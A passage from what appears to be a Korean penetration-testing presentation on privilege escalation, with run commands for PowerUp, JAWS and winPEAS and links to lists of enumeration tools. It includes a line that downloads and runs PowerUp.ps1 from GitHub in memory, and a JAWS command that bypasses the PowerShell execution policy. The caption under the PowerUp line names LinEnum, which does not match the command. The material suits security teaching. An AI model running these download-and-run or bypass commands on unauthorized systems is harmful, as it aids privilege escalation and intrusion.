DownloadString('https://raw.githubusercontent.com/PowerShellEmpire/Power
Tools/master/PowerUp/PowerUp.ps1'); Invoke-AllChecks
```

LinEnum 스크립트 실행 명령

## 부 록

### JAWS

JAWS는 침투 테스터가 윈도우 시스템에서 잠재적인 권한 상승 벡터를 신속하게 식별할 수 있도록 설계된 PowerShell 스크립트다.

JAWS 다운로드 : (<https://github.com/411Hall/JAWS>)

```
> powershell.exe -ExecutionPolicy Bypass -File .\jaws-enum.ps1
-OutputFilename JAWS-Enum.txt
```

JAWS 스크립트 실행 명령 (JAWS-Enum.txt: 결과 저장 파일)

### winPEAS

winPEAS는 윈도우 시스템에서 권한을 상승시킬 수 있는 방법을 탐색하는 스크립트다.

winPEAS관련 정보: (<https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS>)

```
> winPEASany.exe
> winPEAS.bat
```

winPEAS 스크립트 실행 명령(exe ,bat)

### 기타

- 리눅스 권한 상승 관련 취약점 점검 도구 목록  
(<https://bit.ly/30P0PVT>)

- 윈도우 권한 상승 관련 취약점 점검 도구 목록  
(<https://bit.ly/3cysc90>)

# THANK YOU

감사합니다.